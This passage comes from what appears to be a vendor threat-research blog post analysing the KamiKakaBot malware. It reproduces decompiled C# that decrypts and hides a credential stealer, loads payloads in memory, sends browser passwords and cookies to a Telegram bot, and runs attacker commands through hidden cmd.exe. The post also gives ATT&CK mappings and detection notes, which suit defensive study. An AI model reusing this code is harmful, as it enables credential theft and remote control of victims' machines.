4LB9ABtNOzZ4HbOgXx6PMAB+lndhpkzmfDkPjb/0rrJLlmpK+BzbYyt+A1tzGEJ6sexsYlYVX+GSJ/+9g0tmWqCHwmOMmFrhYvxDS1NpSuDQrTeULulqOJGe0aXynMbLVU
+rwdyOSZUB9SQDZQbsR45pZGeSl2CSEmHRuibwLvtz/atSq2WHmbF2t2XFzAigzUAOU7Ubo6kJ6PwQHJiB9tcTfIoMWGX2BkwPlVTZmpxJ8ATYIdn+cyn39SMkU/cNgCgMxsbepGVmF
+rNpwtf7kejRD4xw1YCxSu9KbdZUHYTrCWUXpctoS4KdVXRG/nY1xgb4xFe7OGe8V01M/drmgzH//yS01zYhK1B66Zo316LOO2AQeNELpKaHPqzIaSrX9ufD+JVfv
+BLnUDB3DfPd2SGRPQwiBqS6jiq6XM+ZmcYpigKa4YI0+lGAzPFWN8ItFWxZ2zzYw5R660XhOBohyJk0wonKKVTlbMBJMSzSnIgL3z+4yyi5wkqWA4u4gUPvWepnXgQ5/
H7VaXN61H24QccTQk2Ot9Wp3717w+v1jJQSqDkSTx9NFskwi+ln7G0orhtLcD248HBVItGioTjUmyxkW8yco/nrfEaeCiWEaLOo3lPEtlZhPSHl/
```

The decryption key is hardcoded in the task itself.

```
public static byte[] ggR___UYwTa = new byte[] {175, 30, 27, 5, 85, 73, 115, 174};
public override bool Execute()
{
```

The tasks start by generating a random name for the credential stealer, decrypting and storing it in the temp directory and setting its attributes to “Hidden”.

```
public static string GenRandName() {
    string s = "";
    var rd = new Random();
    for (int i = 0; i < 16; i++) {
        if (i % 4 == 0 && i > 0) s = s + '-';
        s = s + rd.Next(1, 9).ToString();
    }
    return s;
}

public static string init_br() {
    for (int i = 0; i < encrypted_cred_stealer.Length; i++) {
        encrypted_cred_stealer[i] = (byte)(encrypted_cred_stealer[i] ^ decryption_key[i % decryption_key.Length]);
    }
    string _br_dl = GenRandName() + ".tmp";
    _br_dl = Environment.ExpandEnvironmentVariables(String.Format(@"%TMP%\\{0}", _br_dl));
    if (File.Exists(_br_dl)) File.Delete(_br_dl);
        File.WriteAllBytes(_br_dl, encrypted_cred_stealer);
    File.SetAttributes(_br_dl, FileAttributes.Hidden);
    return _br_dl;
}
```


It then decodes and decrypts the main KamiKakaBot payload, which results in a ZIP file. This ZIP file is opened, and its entry is the DLL that will be directly loaded into memory and executed via the “InvokeMember” function.

```
public static void _akqnadRnf() {

    string credential_stealer_path = init_br();
    string telegram_chat_id = Encoding.Default.GetString(KIc_RRF_jgJo); // IPQPPHRITS

    var inputStream = new MemoryStream(base64_decoded_kamikakabot);
    ZipArchive archive = new ZipArchive(inputStream, ZipArchiveMode.Read);
    ZipArchiveEntry archEntry = archive.Entries[0];
    Stream entryStream = archEntry.Open();
    var tmpMem = new MemoryStream();
    entryStream.CopyTo(tmpMem);
    var xtmp = tmpMem.ToArray();
    var ytld = Assembly.Load(xtmp);

    byte[] telegram_token = Convert.FromBase64String("0vHS+db60vvU+t6IpY+WpaKzh4WRsLyc0IGcgo26opyMv4y+r7yHsKj9lo23+Q==");
    foreach(Type type in ytld.GetExportedTypes()) {
        try {
            var c = Activator.CreateInstance(type);
            type.InvokeMember("KaidnfAei", BindingFlags.InvokeMethod, null, c, new object[] {telegram_token, telegram_chat_id, credential_stealer_path});
        }
        catch {
            continue;
        }
    }
}
```

The main KamiKakaBot payload is invoked with three arguments which are the following:

- Encrypted Telegram Token.
- Telegram Chat ID.
- Credential Stealer DLL path.

KamiKakaBot Main Payload



KamiKakaBot starts by decrypting the passed “Telegram Token” and calling the “Execute” function to start the execution.

```
public class Class1
{
    // Token: 0x06000004 RID: 4 RVA: 0x00002124 File Offset: 0x00000324
    public static void KaidnfAei(byte[] _key_arr, string _id, string _zOutponf)
    {
        for (int i = 0; i < _key_arr.Length; i++)
        {
            _key_arr[i] ^= 168;
        }
        for (int j = 0; j < _key_arr.Length; j++)
        {
            if (j % 2 == 0)
            {
                _key_arr[j] ^= 76;
            }
            else
            {
                _key_arr[j] ^= 97;
            }
        }
        o39fnha3.Execute(Encoding.Default.GetString(_key_arr), _id, _zOutponf);
    }
}
```

Execute Function

```
public partial class o39fnha3
{
    // Token: 0x06000007 RID: 7 RVA: 0x000021BC File Offset: 0x000003BC
    public static bool Execute(string TelegramToken, string _CHATID, string StealerDLLPath)
    {
        o39fnha3.Ap1kkk3y = "bot" + TelegramToken;
        o39fnha3.CHATID = _CHATID;
        o39fnha3.IdentifyName = o39fnha3.getIndentifyName();
        o39fnha3.xmlName = t4Gn23kf1.getDecVal(t4Gn23kf1.IdentifyName); // t4Gn23kf1.IdentifyName == System.IO.Compression
        o39fnha3.linktel = t4Gn23kf1.getDecVal(t4Gn23kf1.t3lpiaof) + "/"; // t4Gn23kf1.t3lpiaof == https://api.telegram.org
        if (File.Exists(StealerDLLPath))
        {
            o39fnha3.Dat10dje1 = Convert.ToBase64String(File.ReadAllBytes(StealerDLLPath));
            File.Delete(StealerDLLPath);
        }
        o39fnha3.run();
        return true;
    }
}
```

The “Execute” function starts by initialising some variables.

- It sets the variable **“Ap1kkk3y”** which will contain the “bot” prefix and the telegram token for communication with the API.
- It sets the variable **“CHATID”** with the passed on chat ID from the previous step.
- It sets the variable **“IdentifyName”** by calling the “getIndentifyName” function. Which is a function that uses the “WindowsIdentity” class from .NET in order to obtain the current user information. The results will be in the form **“Domain+=…=+Username”**

```
private static string getIndentifyName()
{
    return WindowsIdentity.GetCurrent().Name.Replace("\\", "+=...=+");
}
```

- It sets the “linktel” variable to the telegram API domain “https://api.telegram.org/”
- It sets the **“xmlName”** variable to the value of **“System.IO.Compression”**
- It then checks if the credential stealer file that was passed as an argument from the previous step and that resides on disk. If it does, then it converts its content into base64 for later use, stores it in the **“Dat10dje1”** variable and then deletes the file from disk.

After this initialization it starts the main function “Run”.

Run Function

```
// Token: 0x06000011 RID: 17 RVA: 0x00002850 File Offset: 0x00000A50
public static void run()
{
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
    if (o39fnha3.k01mdhaj3yf() == 0)
    {
        o39fnha3.s39fjMkdm(o39fnha3.IdentifyName + " 12", "");
    }
    else
    {
        o39fnha3.s39fjMkdm(o39fnha3.IdentifyName + " 21", "");
    }
    try
    {
        o39fnha3.ok0djfnakf();
    }
    catch (Exception ex)
    {
        o39fnha3.s39fjMkdm(ex.Message, "Sted");
    }
    for (;;)
    {
        string result = o39fnha3.getMessageAsync().Result;
        if (result.Length > 0)
        {
            if (result.Contains(o39fnha3.__s0wupp))
            {
                try
```

The “Run” function is the “real” main function of KamiKakaBot. It starts by calling a function called **“k01mdhaj3yf”**.

```
// Token: 0x06000008 RID: 8 RVA: 0x0000223C File Offset: 0x0000043C
private static int k01mdhaj3yf()
{
    string text = Environment.ExpandEnvironmentVariables(t4Gn23kf1.getDecVal(t4Gn23kf1.tmpIDmesFile));
    string text2 = o39fnha3.Ap1kkk3y.Substring(15, 15);
    if (!File.Exists(text))
    {
        File.Create(text).Close();
        File.WriteAllText(text, text2 + ":0");
        return 0;
    }
    string text3 = File.ReadAllText(text);
    if (text3.Split(new char[] { ':' })[0] == text2)
    {
        return int.Parse(text3.Split(new char[] { ':' })[1]);
    }
    File.WriteAllText(text, text2 + ":0");
    return 0;
}
```

This function ensures the creation of a file in the temp directory with the name **“%TEMP%\\3f88dd57-6ce606be-54c358fb-c566587a.tmp”.** This text file will contain a string that’s a combination of a substring from the Telegram Token and the string **“:0”.**

For example if the token string was this **“bot6860256103:ABFrlFzcLuyXU4HxKisFUhvhwKucyL4rDS0”** then the content of the text file would be **“ABFrlFzcLuyXU4H:0”.** This string is parsed and depending on the value after the colon either a “0” or a positive integer value is returned.

The result is used to determine the path of the following “if” clause.

```
if (o39fnha3.k01mdhaj3yf() == 0)
{
    o39fnha3.s39fjMkdm(o39fnha3.IdentifyName + " 12", "");
}
else
{
    o39fnha3.s39fjMkdm(o39fnha3.IdentifyName + " 21", "");
}
```

The function “s39fjMkdm” will simply take the results from the previously set “IdentifyName” variable and send it to the attacker by using Telegram’s “sendMessage” API.

Based on older samples the appended values “12” and “21” signify either a “new connection” established or “reconnection” respectively.

```
private static void s39fjMkdm(string msg, string i4G4kgad)
{
    msg = msg.Replace("<", "&lt;");
    msg = msg.Replace(">", "&gt;");
    i4G4kgad = i4G4kgad.Replace(o39fnha3.IdentifyName, "");
    i4G4kgad = i4G4kgad.Replace("+=...=+", " ");
    msg = string.Concat(new string[]
    {
        o39fnha3.IdentifyName,
        ":\n",
        i4G4kgad,
        " \n<code>",
        msg,
        "</code>"
    });
    using (WebClient webClient = new WebClient())
    {
        try
        {
            webClient.UploadValues(string.Format(o39fnha3.linktel + "{0}/sendMessage", o39fnha3.Ap1kkk3y), new NameValueCollection
            {
                {
                    "chat_id",
                    o39fnha3.CHATID
                },
                { "text", msg },
                { "parse_mode", "html" }
            });
        }
        catch (Exception)
        {
        }
    }
```

Next, the function “ok0djfnakf” is called which is responsible for launching the credential stealer component.

```
private static void ok0djfnakf()
{
    if (o39fnha3.Dat10dje1 != null && o39fnha3.Dat10dje1.Length > 0)
    {
        Assembly assembly = Assembly.Load(Convert.FromBase64String(o39fnha3.Dat10dje1));
        string text = "";
        foreach (Type type in assembly.GetExportedTypes())
        {
            try
            {
                object obj = Activator.CreateInstance(type);
                Random random = new Random();
                for (int j = 0; j < 20; j++)
                {
                    text += random.Next(1, 9).ToString();
                    if (j % 5 == 0 && j > 0)
                    {
                        text += "-";
                    }
                }
                text += ".tmp";
                type.InvokeMember("JegrywbXVS", BindingFlags.InvokeMethod, null, obj, new object[] { text });
                break;
            }
            catch (Exception)
            {
            }
        }
        text = Environment.ExpandEnvironmentVariables(string.Format("%TMP%\\\\{0}", text));
        o39fnha3.kowfnF1lwd3(text, "00");
        File.Delete(text);
    }
```

This function simply takes the contents of the previously initialised variable **“Dat10dje1”**, decodes it from its base64 form and loads it into memory.

It then invokes the member function from the stealer with the name **“JegrywbXVS”** and passes to it a randomly generated name in the form

```
xxxx-xxxx-xxxx-xxxx-xxxx.tmp
```

After invoking the stealer, the function **“kowfnF1lwd3”** is called. Its aim is to send the data collected by the stealer as a ZIP file to the threat actor via the sendDocument API.

> Note: We’ll discuss the functionality of the stealer in a separate section.

After this we reach the main C2 loop which is straightforward. It loops indefinitely waiting for commands from the threat actor. These commands are collected via the getUpdates API.

```
private static async Task<string> getMessageAsync()
{
    using (HttpClient httpClient = new HttpClient())
    {
        try
        {
            HttpResponseMessage httpResponseMessage = await httpClient.GetAsync(string.Format(o39fnha3.linktel + "{0}/getUpdates",
              o39fnha3.Ap1kkk3y));
            httpResponseMessage.EnsureSuccessStatusCode();
            o39fnha3.ResultRequestMessage resultRequestMessage = JsonConvert.DeserializeObject<o39fnha3.ResultRequestMessage>(await
              httpResponseMessage.Content.ReadAsStringAsync());
            int num = o39fnha3.k01mdhaj3yf();
            string identifyName = o39fnha3.IdentifyName;
            foreach (o39fnha3.Result result in resultRequestMessage.result)
            {
                long num2 = Convert.ToInt64(o39fnha3.CHATID);
                if (result.message.chat.id == num2 && result.message.from.id == num2 && result.message.message_id > num &&
                  (result.message.text.StartsWith(identifyName) || result.message.text.StartsWith("all+=...=+")))
                {
                    o39fnha3.d01neu1hd(result.message.message_id);
                    return result.message.text;
                }
            }
        }
        catch (Exception)
        {
            return "";
        }
    }
```

The functions perform some checks related to the ChatID and MessageID to ensure that the commands are coming from the expected chat and commands aren't repeated.

For a command to be passed a couple of conditions need to be satisfied.

```
if (result.message.chat.id == num2 && result.message.from.id == num2 && result.message.message_id > num
  && (result.message.text.StartsWith(identifyName) || result.message.text.StartsWith("all+=...=+")))
```

- The ChatID from the API response needs to be equal the ChatID of the sample
- The From ID from the API response needs to be equal the ChatID of the sample
- The Message ID from the API response needs to be bigger than the current stored value.

While the 2 first conditions are straightforward. In order to obtain the current MessageID value, the function reads the contents of the file **"3f88dd57-6ce606be-54c358fb-c566587a.tmp"** from earlier and extracts the value stored after the colon.

In our example **"abfrlfzcluyxu4h:0"** the extracted value will be "0". The MessageID sent by the threat actor needs to be bigger than "0". This is to keep track of the last executed command.

The 2nd part of the condition that needs to be valid is that the command either starts with the string **"all+=…=+"** or with **"Domain+=…=+Username"** where "Domain" and "Username" are from the infected user machine.

Either way the result is passed on to the rest of the loop in order to execute the appropriate functions. The C2 accepts the special values to execute specific functions:

- **1*** – Send current user Identity.
- **34** – Load the credential stealer module and collect the data.
- **91** – Update the Telegram Token and Chat ID.

- **45** – Update the build XML file in order to provide a newer version or newer payload.

If none of the above is sent then the command is passed on to the **"s39fjMkdm"** function, which will execute it via **"Cmd.EXE"**.

```
cmd.exe /c <command>
```

```
private static string rDja3und(string c)
{
    string text = "";
    string text2 = "";
    string text3 = c.Split(new string[] { "^^^^" }, StringSplitOptions.None).Last<string>();
    if (text3.Length == 0)
    {
        return "Err";
    }
    try
    {
        Process process = new Process();
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.RedirectStandardError = true;
        process.StartInfo.FileName = t4Gn23kf1.getDecVal(t4Gn23kf1.Br0mpt);
        process.StartInfo.Arguments = "/c " + text3;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        process.WaitForExit(5000);
        text = process.StandardOutput.ReadToEnd();
        text2 = process.StandardError.ReadToEnd();
    }
    catch (Exception ex)
    {
        return ex.Message;
```

KamiKakaBot Credential Stealer

The credential stealer component is straight forward. It starts by creating a new directory in the temp folder with the OS version as a name by calling the "Environment.OSVersion.Version.ToString()" function.

The folder name will be in the form of

```
C:\Users\<username>\AppData\Local\Temp\<OSversion>
```

For example:

```
C:\Users\<username>\AppData\Local\Temp\6.2.9200.0
```

Its main goal is to steal credentials and login information from the user's browser. It focuses on Mozilla Firefox, Microsoft Edge and Google Chrome.


It grabs the following file from the Firefox profile folder:

- **autofill-profiles.json**
- **cookies.sqlite**
- **key3.db**
- **key4.db**
- **logins.json**


```
// Token: 0x06000009 RID: 9 RVA: 0x000024D4 File Offset: 0x000006D4
private static void e9UNneimHr(string[] list_path, string deckey)
{
    try
    {
        File.WriteAllText(Pai1n38g.YeedMjQE2R + Encoding.UTF8.GetString(Convert.FromBase64String("XA==")) + Pai1n38g.ukPOoWEjmO(), deckey);
    }
    catch
    {
    }
    foreach (string text in list_path)
    {
        foreach (string text2 in Directory.EnumerateFiles(Pai1n38g.W9dtSKC_fD, text, SearchOption.AllDirectories))
        {
            using (FileStream fileStream = new FileStream(text2, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
            {
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    fileStream.CopyTo(memoryStream);
                    string text3 = Pai1n38g.ukPOoWEjmO() + Path.GetFileName(text2);
                    File.WriteAllBytes(Pai1n38g.YeedMjQE2R + Encoding.UTF8.GetString(Convert.FromBase64String("XA==")) + text3, memoryStream.ToArray());
                }
            }
        }
    }
}
```

It extracts the decryption key from the Chromium based browsers Chrome and Edge and saves it into a text file. It then copies the following files from their respective profile folders:

- **Cookies**
- **Login Data**
- **Login Data For Account**



All of the above is copied into the aforementioned temporary directory, compressed and put into a ZIP file, to be used by the KamiKakaBot function **“ok0djfnakf”** described above.





KamiKakaBot Variants – New Vs Old

While there are some slight differences between the old and new variants of KamiKakaBot. Including different text file anchors, code obfuscation, and different special C2 commands. The major difference is mainly the decoupling of the stealer component to a standalone DLL from the main payload.

Detection Opportunities

KamiKakaBot TTPs offer many detection opportunities that are easily detectable using public Sigma rules. For example, using our endpoint agent Aurora we can see many alerts triggering just for the first stage.





Indicators Of Compromise

You can find all IOCs and links to the latest version of the detection rules here.

MITRE ATT&CK

Tactics	Technique/Sub-Technique	ID
Collection	Archive Collected Data: Archive via Library	T1560.002
Command and Control	Application Layer Protocol: Web Protocols	T1071.001
Defense Evasion	Deobfuscate/Decode Files or Information	T1140
Defense Evasion	Reflective Code Loading	T1620
Defense Evasion	Hijack Execution Flow: DLL Side-Loading	T1574.002
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003
Execution	Command and Scripting interpreter: PowerShell	T1059.001
Exfiltration	Exfiltration Over C2 Channel	T1041

Persistence	Boot or Logon Autostart Execution: Winlogon Helper DLL	T1547.004
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005

Nextron's Solutions for Enhanced Cybersecurity

Nextron steps in where traditional security measures might miss threats. Our digital forensics tools conduct thorough analyses of systems that show signs of unusual behavior. They effectively identify risky software and expose a range of threats that could go unnoticed by standard methods.

Our signature collection is tailored to detect a variety of security concerns. This includes hacker tools, their remnants, unusual user activities, hidden configuration settings, and legitimate software that might be misused for attacks. Our approach is especially useful in detecting the tactics used in supply chain attacks and identifying tools that evade Antivirus and EDR systems.

Contributors

- Mohamed Ashraf
- Nasreddine Bencherchali

About the author:

Nextron Threat Research Team

Subscribe to our Newsletter

Monthly news, tips and insights.

SUBSCRIBE

Follow Us

Recent Blog Posts

Introducing @NextronResearch: A New Channel for Threat IntelligenceOctober 31, 2024

In-Depth Analysis of Lynx RansomwareOctober 11, 2024

Upgrade Your Cyber Defense with THOR

Detect hacker activity with the advanced APT scanner THOR. Utilize signature-based detection, YARA rules, anomaly detection, and fileless attack analysis to

Important Announcement: Upcoming Migration of our Update Servers August 14, 2024

Introducing THOR Cloud: Next-Level Automated Compromise Assessments August 2, 2024


Antivirus Event Analysis Cheat Sheet v1.13.0 July 17, 2024

identify and respond to sophisticated intrusions.

LEARN MORE

Top Blog Topics

- THOR
- THOR Lite
- YARA
- Sigma
- AURORA
- ASGARD Management Center
- ASGARD Analysis Cockpit
- THOR Thunderstorm
- THOR Cloud
- Research
- Security Monitoring


Service Notice

Recommended Blog Posts

Introducing THOR Cloud: Next-Level Automated Compromise Assessments

Florian Roth
Aug 2, 2024

Read More

Cybersecurity is Not Just an IT Security Issue

Franziska Ploss
Jul 4, 2024

Read More

← Tales Of Valhalla - March 2024

Protecting Your Business: Addressing the Microsoft Exchange Vulnerability Crisis →

Resources

Manuals

Fact Sheets

Customer Portal

Company

About Us / Contact

Jobs

Newsletter

Monthly news, tips and insights.

SUBSCRIBE